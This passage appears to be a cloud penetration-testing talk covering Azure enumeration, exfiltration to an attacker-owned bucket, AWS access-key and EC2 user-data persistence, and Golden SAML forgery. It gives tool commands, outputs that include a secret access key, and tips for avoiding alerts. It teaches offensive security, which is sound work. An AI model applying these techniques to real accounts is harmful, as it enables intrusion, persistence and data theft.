
```
bsides@Azure:~$ curl --header "Authorization: Bearer ${TOKEN}" https://management.azure.com/subscriptions?api-version=2020-01-01 | jq  
% Total    % Received % Xferd  Average Speed   Time     Time      Current  
          Dload  Upload Total   Spent   Left Speed  
100  447  100  447    0     0  2429      0  --:--:--  --:--:--  --:--:-- 2429
```

```
{  
    "value": [  
        {  
            "id": "/subscriptions/8d3lcd7f-2c79-4a34-8dbf-b8dc766f1fae",  
            "authorizationSource": "RoleBased",  
            "managedByTenants": [],  
            "subscriptionId": "8d3lcd7f-2c79-4a34-8dbf-b8dc766f1fae",  
            "tenantId": "03e3bb23-5fff-4a41-9d94-d3a9c1c6b389",  
            "displayName": "Azure subscription 1",  
            "state": "Enabled",  
            "subscriptionPolicies": {  
                "locationPlacementId": "Public_2014-09-01",  
                "quotaId": "PayAsYouGo_2014-09-01",  
                "spendingLimit": "Off"  
            },  
            "count": {  
                "type": "Total",  
                "value": 1  
            }  
        }  
    ]  
}
```






Exfil
tration



Exfiltration with custom bucket


We can create our own account in AWS, Azure or GCP and create one or several buckets. Then, copy all the data there.

It is recommended that you use a storage of the same vendor where the datas are, since this will not raise alerts.



Since this is a legitimate and completely normal process, no security product will alert. And to do this, all you need to have is access to get bucket objects from the buckets where the data resides.

Persisting and backdooring the infrastructure



Persist with Access ID



On AWS, each user has 2 sets of credentials (2 Access keys and 2 secret keys). If a user has only one and the attacker has CreateAccessKey permission, they can create another set of credentials on for the target and use it to execute API with it.

```
(blackhat)()(persistence/aws_iam_create_user_access_key) >>> set user testuser
(blackhat)()(persistence/aws_iam_create_user_access_key) >>> run
[*] Content dumped on file './workspaces/blackhat/20_10_2021_19_04_35_iam_testuser'.
-----
UserName: testuser
-----
UserName: testuser
AccessKeyId: AKIAQAOPT5TIFWELAZNH
Status: Active
SecretAccessKey: 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
CreateDate: 2021-10-20 17:04:35+00:00
```



```
(blackhat)()(enum/aws_iam_list_access_keys) >>> run
-----
Username: testuser
-----
UserName: testuser
AccessKeyId: AKIAQAOPT5TICJC04E4I
Status: Active
CreateDate: 2021-10-17 19:36:44+00:00
-----
UserName: testuser
AccessKeyId: AKIAQAOPT5TIFWELAZNH
Status: Active
CreateDate: 2021-10-20 17:04:35+00:00
[*] Output written to file './workspaces/blackhat/20_10_2021_19_09_36_iam_get_user_details' .
```

Alternatively, you can delete one set of credentials and create another one. To not break something, you can use GetAccessKeyLastUsed to get the Access Key that used lately, then delete the other credential and recreate another one.

This can also be used as a Privilege Escalation



Persist with Machine User Data

Since User Data are run when a machine is started, we can stop a machine, change the user data and restart it again.

On cases like that, it's recommended to get a copy of the current user data, since you'll need to change them back again to the previous state

```
Webminar()(exploit/ec2_modify_user_data) >>> use module exploit/ec2_modify_user_data
Webminar()(exploit/ec2_modify_user_data) >>> set USERDATAFILE ./user_data/i-0505b0eacc5e84ed8_01_09_2020_20_28_36
Webminar()(exploit/ec2_modify_user_data) >>> set INSTANCE i-07fa95483731cca39
Webminar()(exploit/ec2_modify_user_data) >>> run
[*] Current user data is dumped on file '/mnt/c/Users/bleon/Desktop/Nebula-master\user_data\i-07fa95483731cca39_19_12_2020_12_52_39'. Remember to cleanup after finishing.
[*] Shutting down the instance...
[*] Instance shut down.
[*] Changing user data...
[*] User data Changed.
[*] Starting the Instance...
[*] Instance started.
Webminar()(exploit/ec2_modify_user_data) >>> |
```


Also, since you are restarting a machine, it might alert the defences.



Cloud Functions



Since Cloud Functions use Serverless Technologies and store their credentials on environment variables, you can inject a code that sends them to you and persist with them



Golden SAML

Like Golden Ticket, but for Federated Services. And yes, you'll need Domain Admin Rights to achieve this. Like Golden Tickets, changing the password will not affect the token.

Here are the requirements for performing a golden SAML attack:

- **Token-signing private key (Required)** → Dump with mimikatz

- **IdP public certificate (Required)** → Get with Microsoft.Adfs.PowerShell Module


- **IdP name (Required)**

- **Role name (role to assume) (Required)**

- Domain\username

- Role session name in AWS

- Amazon account ID



```
ADFS Public Certificate
PS > [System.Convert]::ToBase64String($cer.rawdata)
IdP Name
PS > (Get-ADFSProperties).Identifier.AbsoluteUri
Role Name
PS > (Get-ADFSRelyingPartyTrust).IssuanceTransformRule # Derived from this
```




```
PS > python .\shimit.py-idp http://adfs.lab.local/adfs/services/trust -pk key -c cert.pem
-u domain\admin -n admin@domain.com -r ADFS-admin -r ADFS-monitor -id 41[redacted]00
```

```
Windows PowerShell
Copyright (C) 2016 Microsoft Corporation. All rights reserved.
```

```
PS > aws opsworks describe-my-user-profile
{
    "UserProfile": {
        "IamUserArn": "arn:aws:sts::[redacted]:assumed-role/ADFS-Dev/admin@domain.com",
        "Name": "ADFS-Dev/admin@domain.com",
        "SshUsername": "adfs-dev-admin@domain.com"
    }
}
```



Other Resources



HANDS-ON AWS PENETRATION TESTING WITH KALI LINUX: SET UP A VIRTUAL LAB AND PENTEST MAJOR AWS SERVICES, INCLUDING EC2, S3, LAMBDA, AND CLOUDFORMATION

<https://www.amazon.com/Hands-Penetration-Testing-Kali-Linux/dp/1789136725>



HOW TO HACK LIKE A GHOST: A DETAILED ACCOUNT OF A BREACH TO REMEMBER (HACKING THE PLANET)

https://www.amazon.com/How-Hack-Like-GHOST-detailed/dp/B0858V3VMS/ref=sr_1_1?crid=21GER6F0H2ZWC&dchild=1&keywords=how+to+hack+like+a+ghost&qid=1608379345&s=books&sprefix=how+to+hack+like+a+%2Cstripbooks-intl-ship%2C282&sr=1-1

<https://rhinosecuritylabs.com/blog/>

https://github.com/dagrz/aws_pwn/blob/master/miscellanea/Kiwicon%202016%20-%20Hacking%20AWS%20End%20to%20End.pdf

BOTO3 DOCUMENTATION

<https://boto3.amazonaws.com/v1/documentation/api/latest/index.html>

PENETRATION TESTING AZURE FOR ETHICAL HACKERS

<https://www.amazon.com/Penetration-Testing-Azure-Ethical-Hackers/dp/1839212934>

The End!



Questions???